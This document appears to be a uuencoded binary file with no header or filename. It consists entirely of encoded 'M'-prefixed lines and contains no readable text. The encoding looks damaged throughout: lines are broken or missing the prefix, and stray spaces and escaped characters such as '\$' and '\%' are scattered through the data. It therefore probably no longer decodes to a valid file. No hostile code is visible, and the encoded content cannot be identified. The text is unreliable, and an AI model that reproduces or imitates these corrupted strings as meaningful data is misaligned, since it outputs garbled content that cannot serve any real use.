$M[_((F).^NG@044R87U3E$C2XTHI<UTU4#B&^MA8X$Z4J,>#ABZ<O-<V5GFK]$ $M#!.#*)PQP&1=RWS]SOL)BF[N"^>-0@X1EPOA^+)S**?1;]K)A5<O"G97->G\$ M''')Y7X7LNFN+9UNZ)CIY->A\$4!<G/PBBZ6'%;LP:O;)V4H6?\$^,VP>E9-.' M#H6>AP8)S*9RTJFE*AB*)VQ8(XQ*:]1FS7897W6T8\%&2*C2I]9S`W[AV<2\$ MV_\$0&E0801; *N[2RID(NU>6; #%8237WT3J'AW0\'6YS:1W-,Q;S*[`#LSC4T

 $MY_C < QAG >]S[_4 + DM - OL.LC \setminus V - OKZZSVR \setminus DQL; Z \setminus 6 < W > RBR \cdot R (XCZ (EQ($ M/YZ<O`IVZFWI<Q/[3^&O]!GN]TRHV8NGY['_6*SF/SHL7P^)L'3^@&VW1Q?! M8,-070'H1<F@R@F8C-+R+W7;;UN%I@;!=`#1\?OR_U;!YXN5ZP9TE*PX`U^ $M?RA(!\'/\7M1_YII.\$[PR>+GK36S)7B:2N*OV>ET5YQE@TF<W21F=I&,C'$ MZ[O9'#UV+\XQY+\S/LFGJ]BMFZ&`PV^GO'&3>[3'KMG.Z=+PFNL\)O8;N3#2 MP.R79G`0"3(NQ:ZW=MF^`D/MR(I*HAH9DY^NR#V?2FO@:,<,Q1T573MSG(;L M:#FKDZU6W#1XQ,,86Y>S(;3*NUR\X^9-;U:,*@%3+D7R(&[II"8!OE)+6O&1 MNBL[*G9*&IB'PLE1J(3;0[6J(39;1LXEBCI&+CX;XVJ0H*91]ZW/0/9Q8<Z[MB,Z\$^D>]FJB4V3:YVR61*FJA^PTT/:55Z\D^7(WF^CR;T[@/;GZVVZ6G9GG; MO9N'<HTL',>FS;T!"^.7(Y.G<NELZUQ!7UJH1;(.:E#I>OPRN:#%1BYCEDW: $M*L)9^@.<5"R)L($C=,(^AF9<)&9[=S&TY!1:;L>0=+L:$BIN(2J,U+:$26'Z)]$ M%\$3+AT9>O;W(X/BDO%5VNS7,!Q`O\U"E+FT7[61+/>8*\$3#>4D5U=DE,9_`; MFH/'IP) 3'C..KZ#*I-'WJ>H+3K'<PTGAK)@UU+G?I.%5PBV*N<YX,!^@FYR M9NTDU&RBFJDY^:H1@*?R>4R\$6#OV1%)>(=O<\.R+.K&Z\$2Z:%@CALSNM980[M39;9)M@[:I:A7]N7YLWBM8-[0MWR[M@]M!E>9U=%X<0UE]QTPSLWJ6^^Y.2L MM2VE`CT`T8M(IDY5#`6J"[3=I:]!:(BAF"-(U`J"PRI]6]'%":P6O2U&[ZP@ M"X_-._DITABZD?7CN.*^0"(F(+?`V(+!^C]>KV9EII7RM3CF^[08R:[QGV8/ $M[NR;F_?1+I1]^T_67\&4V-R8MO@CKL51@5A#1K=)GKQ"#=^28&=$!<1!B)9$ M5<]/6[?Z>U+]T2*\$D1R4O@^A"0E*3*AE!5PK-:@R#4CVV&[S9?BN">KK,NLF $M\#_<+_-\&FNM\D\#OJGYZ">LDB1'/.R6+`"B))R+(J\#54\"D)$AW8<?-ZW,JEQ$ MOE<Z4@&QEZ5A\E_XBK:J_NTR*]6D/QRX63UE"?D)0>7\:V^2+QGN\$J-N5<CJ MZ4<.UG[WL+CUMO),WH27>MSSWYJE=\$0>F,7&*HDI)(\$`;SX3%G[Y>Y_>:'Z6 $M4=G)))L/G/#*]+X<[3/GBFX_4]#H'-&+U"X]K'V6D'F,7RXZY\-&G9AYO.LH$ M_?V,ANY-!\$J&P?RW#F.RQ!I8M#)M5IB_1\@ZJ^6T0^'=JH+NJ-^'7ITHNO;7 MK]5/U11]IWL[!;W"GQPVO*RNX[>&SLN1`Z^UIC9@W>+,E'E#)Y%=1U;-PQ5] MNT<L(HET6;R;FM=8M-<\$[#F:"MQ]!H',3'N)C5E6/VV:IQZ:])AY8EKB\S#; M%<N8PZOIWV:)\P9D`2`=W_B_:Y'[_)ZM:/\$3J*90@C\G/<BVV#9EU]IB)N.T M5E?+?S/0F0NS6B]6'HJMM&JH\GD2EVWPU^R/+Y>DT6\ZWHWG#N_3_9FO-Z.' ME?VYDVE]\6DWOF1#<QI/)R6!IFL0\ZY6/OQ>"\?76PO<[8_) `HRFZ/ANTL8W MO(PV7(SF?TEA\!H4(LLO%R/-7LV?M\`_/7WKYK,%@"W?F98K;>;K\;CF?#'K $\verb|MYQCYH$4M]C`Z\?+X[11*C*ZRH6U5M&:.MC,`R3O-QPD*-\%AF?/'Q-I8BI@|$ MY&&?8.U'):FN9U]NM-CS'KC7#%N'I.P\$RWCR%C];A![?/;S9K\$X!(&3A?IBA $\verb|MO2JXP>W3W2\Q;<T.ZC6`183Q#VGXZ17B+/$^{IX}<(0,8&VT;)[*I&YYL8G\1] |$ $M-/<8+UK\&\&VZ_0J,>&WI]=^7.5K]"/$.*/+5*[BAT)?4GZG21/]^;9V)YQI M*\$'&;F531&'#BF9,10R%@%G6\\$]Y#5>2DD!-)3)PV\]306""R0Z*QYQN6VU7 M)]OJAPV2S2*S5E8'431X&2FX\.'^KGYGZ='SI=O3IT?-CKN]6BNYUG@]6D_/ MV.[!I>C?X"W:#^6E_0CRBS'&23I1*6<'S8REME?T!5K5KTCBS_F?G-[4='`7 M-3E;,/\!4F 4:J:R]B6A\$<SN!*N#X^OZ743XFG(SA?96;1'2BL4T!ST' ITN M*G2*R*9?^8;(AQQ<]3.[;OT42=##QZ>5KZ0#,-PG7*23'C\$.#\$GP?E0&&.;' M&YD/!0=3FOOG*R8RN\D^M14?DTP@EN6*M5%%9'&'*5:D\$@D.?O^!1:\$;[2+5 MW6XU&%YXN4"C-SFLC[,8HEOVZ[PLUAH.ZJM#/QS/F8\M!ZD9>P@8J/WV> [; M6Q%EM'#9VJ;@JYB5A[(P95)JSMTWFTX"^VQ*>;L=^/T\1Q9,TFRH*N,.+);E $MI&K*^K)_{Y2}#0X7U&P!S$;W]TTC!#%_*H>;=(;-*9)4>;E(^B,J"2>.0!N,<$ $M1["KVS)WP;AR#_&LA+O41M9]&>2$""?'-((F65I/=T$X9OL*1.?-SXP-(IT\$ MZHCUG=,-:N+,Z,Z4C\25D&=I#Q;6OH4\3]D.)/Y4;.9SGF\\>67?5(N;MM&Y M1SU_G,R%/6TRKOVZL3^#/,I#9I1F0-!-VDLD0.O_">G.12H5*<V3+L_T1/W_ M3MD4.9R>"!EIF/7JK\/6FAU(*6[AP>4)\$J('^02ELS[R.^FFK3TD::YC284, M]\5\Y9Q>0V8CW%[9:%6U^V[V.=W/V/]!QS4:?+;EHQN:RZ?SB`O,>6/QCU65 MM=/I\=]S>J<QXM.WXF0X1![SG32M^0++XTUKVJK".V_W]H[@#T/4)LOI0GPH MY-SS%H\$F%2*9*?S8M[ECU%JXF;?:="&O5X03BW3?U1N@7TFWN\GK&^9EB/=) MGGO,&^:[63M!S!N>X[W)A8KJ0U\$1-Z.<:-[3^(72\$[6W!U104#X`V-ZMFE 0 MJ&4XXW6[Z"J<@4G8HY]OP8H2`*GK>[]WEA<RB7T>#,503HZY%YBOW\$\/JLH` $M^Z<PKXWG3(5)!E010:FF9^,0E.(W).+;$<"K|[&D*(2J"#.4Z=N8QAU2*.P)]$ M2FSDJ713C^NK63*7@6EDN/'7HSJ<"-,+MQQ:">/="PK*I8N[_"F[K3SJF.?9 MGUW3W+:\$>OQZA.S<A1@(,J(.2(A=G%_3PM]D,>?R=I<\M?/KR([<JP=ZF3E= MT6A<<Q3WT-7I->62F26!8GG!]"@K7O'S/SE^SMO>!YU*SE5"6X]03\$69JM1` M'91>.(9+P9WB^16`,D9!`\$]`8\$`,0!3%[']GB;_I>RIZ(>-W_5-1\)_BZ_+X MCSN3AN46BSVY^C\^+L%V5V6+U!O:YC+>ZN>7//(Q8\?YRQ-(S"P12[`])CMF M;@_;WF8P_E\#=1=DXX+CF>'N%=:@=XFF\QO%TKQKJ,AQK3>:V,AKN.7<H[O5

ME9=LY79B^BP0@GMR7+<2A:T;1^>4J4OX&*9:&`[0`NL9JX+7OMT^Y!9LLZ%O MUT_7`W1ST%_`^ME^;)@A3>4M?5VD\=E69^OM6IK]]6T,_,+/4QI;^@I6AP\G MY1S>3UG=B^5\<E_PMXC]?@<C2[FG'3MS^[W#:HSDGR7T2_`=T8SV?8?Q.=N* $MF(=H26M; \][>CMRL$O[\G'Q;NT7^4$C7-ICLC6:6HXVU0M$?/M@>,:#37=O']$ MNNL67C)0;ONC7(?+^-E9,^]N6B--)^@<M+,D#<2T/BABN18>/19?QR*Y/'_+ M%CY(O+^`FV`6[_0NFI\$4[-B3.IG3MKM\$96?NY(Q;HI;B/G[&VYQ!Q\>88*/# $MEP)N^R)=UPL>C282. +-ADFGX?4GTAGYEJF&;+=Z#W??"6]UL#0(10P,\08$ $M(U2:PM^*_?:"1MX<"/\T>/"F[C&PSB+:_A=\F"S9)#]'!)77\HGH*.CGNN<$ MQP07GB8`T!L7, MPF6C000NBP"LJY.NCJ+I3+([.U7A:\$XN#??/1S[RC)K]X; MM\H89%8D>A>R?1_8AE,RVX*HL4&76AT?U\4C*D5B.ZJ;8>C>ZA&[L5I;!6:_ MX*2]TD<=M"L@N9`-:A\$>@6,!7%,TA15ZB!&U1.R2IJT&(:A;AW2]':]Q\$YXH M38:>%\$B%CZ&&69]HUEY;UR[]CT<S5]'Y._2-;O5I2@+++EX5Y8O\$U_(#T!+? M)NU\.-R\HQ9F3"P=LBGS%93/0-HA,`]Z)YZ6-6XQ6'<X/FJY`%\A%]9C5&") MAAG/?FZSE=>SA_#O-.\$M\$X628SO9=F>!Y"4._!_*09AQMJ`0?)&X_1-5K=\S M>2F90D[.C^9^=<J6`YH40RER67)N)*5\$13*1_9-O'HYWB[50RX2!KCEG=(!2 MG) MI7 Z5Z\$AYGJ0K#; \$6X[Z>="(Q1Z%=7C(4M?EB25K]\$#2J'S5=+X[.;AM]M2+BUG)J'0;\?96\$UB(7&.XN^2=QHLY-!Z,WA>9JS9FIJE&3\RJTE%&;O:JBP M9XOB1R2<.1FHL@;!9%B@(CAY!DDPDR,S10315P>;VIXHM^#Z[O,22>7ZBAY-MXV"D!RJC.^BQ6GY.5?+-2Q6LEPNF=YM+=<ZIHZ,)^)A:10,CF/A&N"`"QY9J MXR^3\<FA*OCJ!)P[:*VGC)]ZEH(99#K!3:-X6%^\$#0EU1C39/!4.32G0\$T58 MDT'CM#&&9J%#)>?<>.J"'.JSV-5(@%-&,ERQL4&J,)KL,N[/\$E-EH1\$*KQ,W M;\6GS7&;4.JZ>XQV8V:CYU.[,1/C>(?4&>SCL_&KF-)EZ"3E(I+P5.(F_]_! M46'Y%C2\LGQ=5BDZ9YE:R08;BX'S.-84\3H]':U-DIC9^^EEN/%RFK["/##B M79*A2_#RK/=FB`\L\6'/]'B5=+XP^:U(;D`'K"`C@]89'3Z!A(!HNA]D%%U] M_];C[GW2?!:57NPE?^4%H::\$9R_5_7>'^3T/F*,,.DILHX<A=:Q?J3SQ5YT0 MER(!"(((#GK_"5\@)7+S>ONDD^((TBSSV:JAE7W(-26-#!S+@>JW=L7K+`G6 MX1#%BX^>;IZ?.:Y1MAE*"GKPSR<8L5\$J<30)Z\$\$]OPOH;1ZSU".O3E24,F? MCD[V]'I#3=GI9#/;,LI\$1J\+@=BU+M,YY+OV*.?V>#=?[PU-_N="]JPFXBX, M097]6+F6D4"M>($2A2SJ=[3[]Y^2]77@/-N^[S2)[%1&TO^;PQ;9;9)$[18[^$ MIRWO%]@Z\$92<G&?VW;W,#SQ_M[,?+)CCGB_1KL^)/M\N`^,_%D1Q'YU&6N1 M#2Q[.R;/9%Q;9DR9.CVXFR\M>YPFUG"`9Y%Z]1ZQE3SUX2YN!I6%0I7XVPW4 MW+[[.3'OS0PABI[P(PGT9;A_>,4:;Y_''I^/KHEU95[L7.T5<[*3T\$T[NJDP $\label{eq:mass} $$M\M5Z"''>R,B\#'92L;T=]-D</5\&7F_$^BJBA^{//W^5$^D>XF%!Q@(>2P:+_@)}$$ M<EQ7WYD[7W#D;:XKJ(]F6F@?^:JMLU4^,@B1XTP3))Q3-&TA1?IF^Z3`TM`U MFPY1AT%I;5,-;ZK%T=2WNQ=9>VC@F()^=F...2Y<'C1NL1BR:USE3*H\$B#EDR M'W3`<24K(O7XPU:43??O]G^ZF9MK)0K969@SYX#,()5%'LY%&`N"'*IF16PY MT&41< ([Q'!(9^_JR\$+EQYDK^F()+(8Z+@HGX0[K/N]`8AAWS7!5F,OKF,> M*B[+G[J<,\$#6G)T;\F=207'ET-`!?75XP03P^&E[.1VW<AM_!."_[*3UVISS MRLB8D/W=TD`ZB4:*3LC;9)LH7W"'`\$-(-`F#'CCN,?\$'C[NXMGM-A,[[&C>, MCG36QY\$"8;QNC-=+.;=]?J,#)M"'G^XH?)\$-8]:U3;;4YB#FSYPVB"%LC]LF $\texttt{M$V$::++2,);^3$`<@![3(ZT$([?P6I;R-1D)^)DL5+HV1^Z7Y-+M!<\\)<U$:U6\& $$$ $\texttt{M} \setminus \texttt{,?1Y\$S]} \texttt{N6M@; <K,>W')6D@B;TN!ONXOMY\$7BHR7Y7QO1H@H,09+)G"0H8J3}$ $M0<48FYW=W)DRL\&P==^]\G_"89>[;,==W81NP#N%GMTMB;XKX6D"=PQ66181]$ MF`6(`%*\$<AY4%J5K%RWF#<O1N4XSS?WD`ZX7>8W7'VO`\$[4/315LLHHI`WLP M#O[41J_(XLM.'/'OG;RUTZY_"Q8LNIANW%+7LKO^!_5"7CN[),]ZAN#+C``/ MF#5-H[1^LAFC9WRLTJ-WRH9PW#Y82`\$XG8@G2K3_)PXOR,7(`91`'N&\$AF;2 $\label{eq:mz/labhj} $$ MZ/LABHJ$R]M\'T/A_Q.TX51XVM(!X?K_WZR5[R5DH011:H46JD@"A-`33$) $$$ M'X>N//^O`\/C[8V#ROM]8<_HTIV:,#G9!H49`I.^(O"+Q5)B0`!/)P*F)#EF M%P5[%=0B?MM4;;2\$PBH@6P32:W8F\DT9`/"\$V9\$90B4!#8`*(`JCH-\$6!`/R M"`96,GRZHQ>00[(+#G3L>PP'N5<.'C?"5NKJ'\$/.^**E;ZYU=HFO-U5&AA&E M\$0&`,@8\$"\$1#\$\$,1!!H%>))?T\$R4E``%"B"'P`!%+\$KL3D'93B#)MR'9!`0F M6&9\$.``0`8ZL9<ZI&%/NZ:\$P?MC9\$*4WSKISLW,U6=H/BW\$X;? ..#.O%JB= $\texttt{M99')5>L\&/R<S\$0S//C='6} \\ \texttt{Y^Q[;OH85]<0.:.} \\ \texttt{:.KK4[N\#0-7DNPT->=H.?} \\ \texttt{...} \\ \texttt{...$ M0BE4\$N@84*0<[QC.-A*RWZE[[`O';,KY7;74/O\$488J^XKUOJ8XB%%Q*^I*% MQ"0)RYEZJ`RR^*AC<='DI:CP]^MH`R)!`>&20!`8%3BCZXAC\$,+P@51PJH1K $M7PM?J"D<-Y66=93*ZWB<&\#Y&P@94X4*=N:2<[Y,Q\^%Y0GSI]!]7-9KS6]V?$ MOV4UOIY_G#6UN31*UVE'.>"L6J]Q'*T-03T:'+8'"'E>A#AX/B<+".M4N=J/ M8;;J'A=-'P7%3OQ@<(IC/:!Q2JW6HT>0**CKVV6RK&EOF>%DS4C*YG#U?A[S M6Z^SL\]J\$'2=R87CJQ^YS:YRE5Z\$QHN81&,Y<SVLE9*J?,*!N#"HV+74P<'3 M1\;L&\NB\.5.NZ*>M78Q94QFW.T,)SL5VA9TL1G%1G'#=:=J>#%GW*+0=&P3

M9X4H1_=;5,B\8Z'+E3SI,ZZDU[%9#C\$>&5V+5GJ@U%?0L5._)DPS7IZ83@N9 M,A7_>_F108L[AJV4>=\B:SBMRS!%/DMJW)QL14#NDT*)M;4XSMIVH%B-N?+V MA7FFEOY197A\$D%"-[E7-HG.D%C&HZ3;S/^N*R>V,"?+;VL#2"M\$L@R\$A]TEN MWO=1 "8_R^C=FWQ:FNTJA7@>(549RGRH\$"1S=[A\PD:T-#QTYW8>8^[80:MVD $M(*-\#=,L"KMQJY+^"L?+EVYR^F<&G4R7\#)MPB(S<5\#RT5&^)"2DQI_@X?!%V.$ M6H6>H?!;/9!*V8A4K>2[F)\$+,8]6?381,XXJHQ+7;H)B9X:=*%NJF=F2#,]PM-`0?`7RNZT; ![EX^VJ U-WRQ?M\$SC*GRVDU\/-DT1(^-TIN8L,4/44/ZUH* M#NN")B32YC9Q8P,+)4`'1T#@,"B^4=8);CL'+SU(R_#TVE8#]?\$T+Y?*8:B7 MI5L\$/R:^NG9SFO6_>TET"`\$B;9XSQ^COG?P<1Y*FSS4D0NB0'5D1*FAJE1%-M^248#%A@(/)1FWZ/G[\$E8[I(8@IH5&I5I^%<T'^7Q*SKZQ#[5AUBS>/SO[9X MI1,\CIQRW:XM<.WA3VI)Y"79>^CA@P2YQ-)+64N`U#0!`C_/)6+F?CW>``=! MF87Y-0AX_9_AG>(##U7%^';O7LO\'C'&U<Q88,HQVA^#65'JF.EX8],649]0 MW30 < 8Z6?7Y, $M\#KA-4$@(NS6*5L_=:86Z>0,F2>>[]+09)A700\#R+*\#.TFV\X$ MZP+/SPY<<CJ;&#I_,+W;[:XX+6;A&P1''\=:#=[2A\$H,:1U3\$DE^^@5()6/L $M_C&6XZ$0]T, [A\24)CD*00=6E='J-!ZTU8Q%HCN>29,0"Y[(L44LGEQHR[X:$ M)L7CK"2)@#K="C*4R*="MY%J#F]9)!8QEQM)'&R<=K>Z&,*\$?DN+?DD9'+_ MDQE#(YE4OD;.HTZ./V#WQ6C^A8UF:>#;503&!2I[MI"+ZBJT1?!=!.]]S/<> MD#0\$>0&`(]L?'VY`A\$\$]'L\$50&(+T%!,\:`VN7A-/25TMR@8<^A6-0FG:Z^% M>FFZ2ICRE1%TJW,N[T*U>D)**\$RTE:*AG("]C44T/'52C!%DGP*4U_&.7TN" MZ\EWK'WSR;@D4AUY:D9[7[!E>:VZHZS1V.2ZG,#+45K0VD)W6M[B<TLV!LN\ MTUVUJWE-M.1-7T(JB;TMV:>^/XASO=L.G6`#D0/5SE*ML-^J4</%C7U6##&Z MRVQLITVN"*X50NAW[25_91LAXO9=>QP9EP[;"W1X[80!W9.&)&(4'A1E8681 $MQAC7VN, M:B[(N.2.R`".I\#R^Y+/%?/"Z;0K-^=FDP]DL%?92\#99AQB,DQN%$ MS2V>YPMAR6(`'G^C(C@(6GV.:WY:>Q_C64/2:Q`+30QN5YK\$<\$K/,J4D1\$(M:E9ZRZX+X6"&&D0S&?C63OC90FFY*\$ZE%((=V.^ZWA>(XSL31^2U%KAF7_8= MI>,,9B\`8\RN2UE8>!J@9M[D_8\/A&YC31:G]3!NK>N4"'7L?.LGC*UQFTDR M38L`FXC<;^55CIV5F7#@2S"4<T[KWMHLST\[G+?IA,;;*>\$-%'.J37\VMP<\$ M#1"HC)+L';.L\$Z/@2"`.>C`M@@T`ZJF;,-.X_E-W.+TI?NQ<+U='NM*Z<>_F MI4/,T?-M_*IX-=72*HJ\X7EVY:4[>:=)M9FD%I2KXT^_&&C\N3][<*?[VBV MKZ4LVF/356(>[3EI7)GCXMU<Y_C:XI!?>Y9B%F]_/P(:_I:=S=PIMF7\$1A'R $MYY*"K(Y*6RC((+-E)^7[0Q&Q'ZTO1R>D=E1#3%3U[NZ[?&_IOI"R>(9#^\I.7)])$ $M^{C-@Q2*-($62:B4W>IW,=&1._S=\.N>NFEP\L@:S'047TW&O.'=P5I5$ $M/.V0))-H?:S=C)?,G+&/(_0:$$0%4*2G-.@Z/C&&%_-C.D.*7P/@,_83X=$ $M^*, NI4^I; 7IW; 2S!F"16' == , #$VE\MC*JCDR; P@=ZW<W>\?*:Z;^LY.<?A^$_$ M*J!Y4/Q_J:O[;Y:=2NUJ'[J+54.NG#`IVZ#]_^WY.,UZ.9OD'+'6:JZP1T" $M[>'P>:XJ2/(I[/6A,YMEMX`D!I]9_W<3VMB?W'9-<[G'C@2?U^REUA9GBA]K]$ $M*3B<(-NCM[W[+U0%139])U?",83R]K(B5:\X-44.D0>)!;JC:C?3LU^GIOR M!PEN?@^X@.AB7_VGKSHEFM[M!KU..*#HBUH.V6_R.";8\$7S3MX]E##GX+Z#W $MF9)+M1/I>_A6N/GY?+T$$Q`4[>='#0(6,/\HO/P?+2_9:$^1TTDX"R=<]/T$ MJ%B^`(`O4V69U\O:UQ:8PX>)S]'&W?3G7@^+*8WZN``[A^AG^N]G75;MMWBN MX; A<#&3((`0Y`\$,S(_M4!N0_3]3N<^NCM(@>7FW;]O!?6W3PR&[:9[U&`=*) M;M/T(^WIQ2O!9:-@TW3W9&E"#[QO%GSO:M)Q9Q4J&YI/_NN:J045U<F6M!ZC $\label{eq:mbb} \verb|MBB|<267F+"+J!OL0] | 180\&, $1&*"_/[,'!YE-S9PL@[=\;,7!J9C+!8\#HS$8$9|$ $M-0\JZE::\&10_/A3X]'IWUAW.[\=,JXH6=/\&,`_OXA!UP!,[I@9>V10S,-EB]$ M!`F@M`-H@<3!GCE^7+XUT-(@!@0!"-SP2@+R_Q%QN(]R``U`Y80+B;F]4FOY M*[Z8U9NKLN_HF+T!KZ@EBD,WB+PC%WK]S<16(^8A8?A'5Q,?O",(0(",0``(M""_&(&B("R!!9B!;%=(BE`&Z]TUR'K3[*OOCN&^IC5U1F#U.Q7,YA!%K2@RQ ME/&\$'6;6X\$\$`9HJ"RL*#7YR=5JS<R0!Y`"(#\$#+\$0`6\$>:M797TR'!Q#(PK,M`!8>(`P`8##FD"`9`9UO1(Z"H2IUI!S*)+J[>FD^O/SG0(KPO9E<]7%K,#U! MV9K/!8]72WW`M-`I&H3J=PM77^OT.ZIZ.NN,0W<]ZB#6,5A!D@\$(2`PU,<H\ $M>\&PF&Z&[RC4:)/2#*\W./ZVO]>QWF7\W>U&,]2"OQ58Z\Q_?*??1W:E59M/F$ MXOW4)K-]Y?#R51;9>QPWG0]+A_3YU?_/Z%N-A&1F3AP^\.B(,%'\$&,,JR6!* $M!*)I0XZ5M7E>T`$`W\10G9A^S(/.P[>-0;:,BXQ72*YG1-(RH$=7S-84&2`')]$ $MQ!A\&6B]N41OLU[WLTK,@@$30!,D\@^+ZJ>2X>^K7=7)#II8_\/NOG_K>0_$\$ M9_QZG5`='3B:#\$J4-"Y:,HJ(1\$Y;.ZLNL\$\$#:B.!,\$@#U.B;S?.&CX[WX%Q> M/8\$)=Q15AN?!DY[>6&C%X6"M'UPJSG-J+W2A@EW2280M38JN*^,K)=ZDH#- $\label{eq:mp_fxt1} \texttt{MP,FXT1<T11!8"-2)VK)9>`A"$>BV0@1EAHZ)0`XRM"`<B^$NGD9_N-;O,\#72}$ ${\tt MKO;5S1.E7M)S\$:9="*/\I=F!\$`T97Y]E-\&:E3D\&,L>BNCJ\$@I-Z<3RRF\31G}$ $M(MP"L14?U.U;4!Q!!>3A[8=X8%?(R#2\#KC_8CKF&W&JAI]GG6^X69%GX"3\=$ MAH[+,Z>8?%<"DRY^@G9CE-NV)8[>B,GA5&1TS5=)(#9,\2WF/E%S#324\$Z-_

M(8PMZ@B4/49C<O1-'BW;]M-9IOLBWM7)7+`9NKZYGJZU=3[+1=.R\$FKQ%;9G $M</U$VV'9G>/^OE8YZZ.*N.W:SL)7+$<C)ME'.75ZW1+Y-<6J3Y"[>=L0G?]M$ MB].'>DM\$QJ4&I2.(DG6[9>[1-QXJ44F"C80980EA)@8HQHEH9(;XG?=M??KI M\XV%JQMVD#G^!@O2]1([;QO7+Q:ZA][Z5EK9I?GD=%P_!D!RV1XO"VQLLP[I M#RI?'BG7R,O&2G*@\$9J.)9D/C614\TQS!5)C%)SHHNOZ`\Q1QOEYW>=!",7[M(^I1A+:"<T1:J*I)!0/K%BCL%]"6V*'?G0>^I?L"UB9'<7BW->*L,24>2Z&: MD1CQQ5%0D93G3*DQJ.`D-2/C:ODO<7LO!=2TJ__8MM^?YDP_=/C?3;]L=O9Y $M+)QL[[Q9MS-/V^{CO10}M[_1AJY.N)Z8K.P>5NT=Q&L<'C&+AP5_H_&]TM$. $M!O7F50`BV"`)",+9(]RE\,/17=A+(^KDLJOHD8MH6&E323Q?G]2/B1QO*"_5$ M4#6@3P!, %!U!OGF) <J==M''R\/)WI^03?SL<1BOQIRG+,(HZ)TGF<#Q?DM[8 MN?&\L3ZR[!T]K<@@`0&V</D?X2P,@(2%PA?TQ\7%C*O)-C-@SSX@<[PQ,Q=P M6"%?J>T_?8`%\2'0:F6NJ[>7EC[(8L![Y0LF/O<RXOYS=EWB6K<T'_BT[*:6 MO*'H?4M)SP?RC29Z1]=IZ2A\$B<7;/)<K_';3N_#^Y#P>M?+:<1W,_"J4`W7Q M'O?M[QU2!%/0!HA0TI\OBO`/=<W6OJ";';>7W?ZGIZV9SVE@/>'/?32HBE:2 M\$MA*7*"!M`7NA_68_1B">"W9750-[B[6JGJD=+KWJ/"OODN7^16.J%\?U?9\ $M9<_LO7R[1TPCF`,XEZ^D\Z;SIZE`PW1/2\#AOT&8*;V1-IT/V8M$$+W](2T?.$ M[Y=73;CNTZ&1&T/<S=8"Q\$AR\#4X_EC^,L/F'ICLA"D+#DVB:;Q_5B3)6:9L M6`_>M0TNI0#_39(W%=B^%BY?K\&+HANVA(]6829+\$R9,-&S5''3KR9L#R#CD M\!>#)YA!X;I#A3)D^#ARF&3'+"UT+:!'<QA6X">`,X1)'L"+4QSI1:)@&<Z4 $\texttt{M=!QI),M-<^EW@&'K)C\#YFT8E=1NW$2\\I\${F4W>M}/.M*]O4P8=,S1[\#&J)4G$ M9FI&R<AU+B^\6OGEDGI-?B"].S)\2\$*!>VC)?AH9DO_H6PKZ\A(_T_31-X=< $M03]//']QGB"UY1%*``2X=>N]".2FIEEJ39HOF[Q^4Z+3NL,(B\(G6D:*,JX)]$ M\$02P>Q332::04*XD&+\$(/;NZYS!^J!`22&U&[KWYCNT9`)2>-K2Y]F^FRLQD MFSO-)\$F"2H:",)+&082DAEEFC6CBRJ@JU<KE7%]I<%+53?Q7#1S/Z"*XP`80 M.S2Z"4CYKW57=0.7=*(@0@S@JFPPK\HC,B-%@A#)XPR0P/KB>=,H@'HG@I`] M1`DU>G`OV_,M#:/M/VR:`B(+7Y[NI%GYYA1WO:AS%]BWMOCOK_B/YL??[M>> M=-X^=@9)Y:5\O<S7SD+PAAT^GGY7]/F]<'BLERFL#73W\$>`!?"Y!NTW7?O+! $MGH^?=7]/!5^"1;/<24;P+FK*C5%!#-J+YI=$J'Q8Z^]0>7.R'2<]6IW;37GT$ $M-P/-XG!#9#[N8YL[9"^QOL!5/D4]J5(XWBC):BWEA_R,BGY89/@-X??MX5+Y$ $M[]M3;S1K\#K\setminus03Y)5J5X"<S_1"A6%/I*-NX['Y\X^/CQSKW?1?"]#1?J_=JJO$ M%T<?U1SNA]#.E7J>2K_)XJYJVUJZ\A7%7TP>)KCK>2L4UNIJ\$KRM?&<9FM]? $M7:U_VXZW5]/7ZWQASE!%KG)R"P?F<J1SN<DJO(/(T!SO+XR)`$R!+Q`)W)G=$ M+>%F`(/8T0'R/[OYNGB.OY.AUL\8=D>`E2L]>T7D:HR@*5NN)U?:RM^*K9V! $\texttt{MHZF)OSK97!KAA4*3<A} + \texttt{L\&<'9} + (\texttt{K+$6.06/6_0L/]`>3(9T\&\4T_\#B@']2: }$ M"K`TM^1^BGJ=GD!P,S^K3\$V2Y#G#`9`J]U1HG``EX)`2Y[WL(F'_!5WO?T&R $\texttt{M-W9Q1}(\texttt{H($\$!!)X\#(-/CFF7CV_>GBK49"OC9ZXR!EL(T"_\$Y\$[@\backslash \texttt{I})UJ@7VC5})$ $M\) *O]54E="V9Q`8O.5``!'.I/5]Q>1MM]VS"HP-=+HJ*^9XW>Q^94VP69`5X$ $M(8-N)=NM-7122:\AT0#+?FD!5!>L/"7)."&(!621E46/R.CP\8X?JSWD6!`<$ M&\$Y8JJCR,[GW]'&ZY3YC`((#B.V[J,T:=@Q3#1\6!.Q=2!2GN(QY2LS:FRW3 M.)-((!)05!'RLFCU?5?I!D?>.L+9'\$X9S4_N:E.D>@+-KS!])_NCP`W)]V*+ $MD1G9M?L7(M^{*}4H2WMJSC-??DI3]=&I(U7![Z?G[7$8[?H]%N.J>,+M:Y:"G$ M-51"E5751^)M9!9H>2I;N4=CY93Z<*/#;Y< %X>7=X.G.S)JZ6G/1FSX(3WS M6]<1]Q_UHJ]OM"T#@BQD\\OBX^]X'9'>X'JBN<`1!*HK]<@U4B3IQ[O_`3#V $MY' R7=W, -1=S\B=T91TR)Y20HR5NBX"J&A4V^R)2^QU.-J8T0/GZLCX?$ MF^9S21\QY*.L<(L^MY)@LDWXB\XS1X^51\5R\$"Q`*L9I1_5#1B1AB;BBQ^CE MFKGZ.@*7VUSRL_/O*";=P<*9-S!0<\$<*>#;-S3'[+\$OM*D<5G,SOHZQ5LA?O MD(0&Z-ZOW%_PPA<O9^,S^7]O=K!8G[*\$TB\TTR-?FI[QX&\$\$]*2:`[XDWH[; MP>%)NVJU?6<Y'!0?AJ@96]V.N:'`."M_Q?L90WNC(4I`Z]![GWE/7H2;4X_> MV^E_1IZ7W3^@<9D!F80?K?&,@=>:VOG#YG;->N>O)1+:D4ACZ:)>[6="($ MA@4D^4X'\$R!UO\$UI*?#PLR*,EUI\$43Z/`Y`R\$4Y/5YX3J35FK0_'].6L,=QM $M>MCQ^{\ }/\&, O=S81.]\&$\#:)8>RU=C$\&3;ACT44S[=T^N^XOP@-4@Q*C'[!.JX7]$ $MWQ3X?$Z?EN7VO56)0PA\m#Z=>^V^\2%4KU=^)N!P#`:DG(%=X9)271UJ0=,1$ MON]0>>R.?WXYXA0XV-C#ECA48,SG1UR`&')^HLI^P^KUH.OW>T+GR@^A@B** 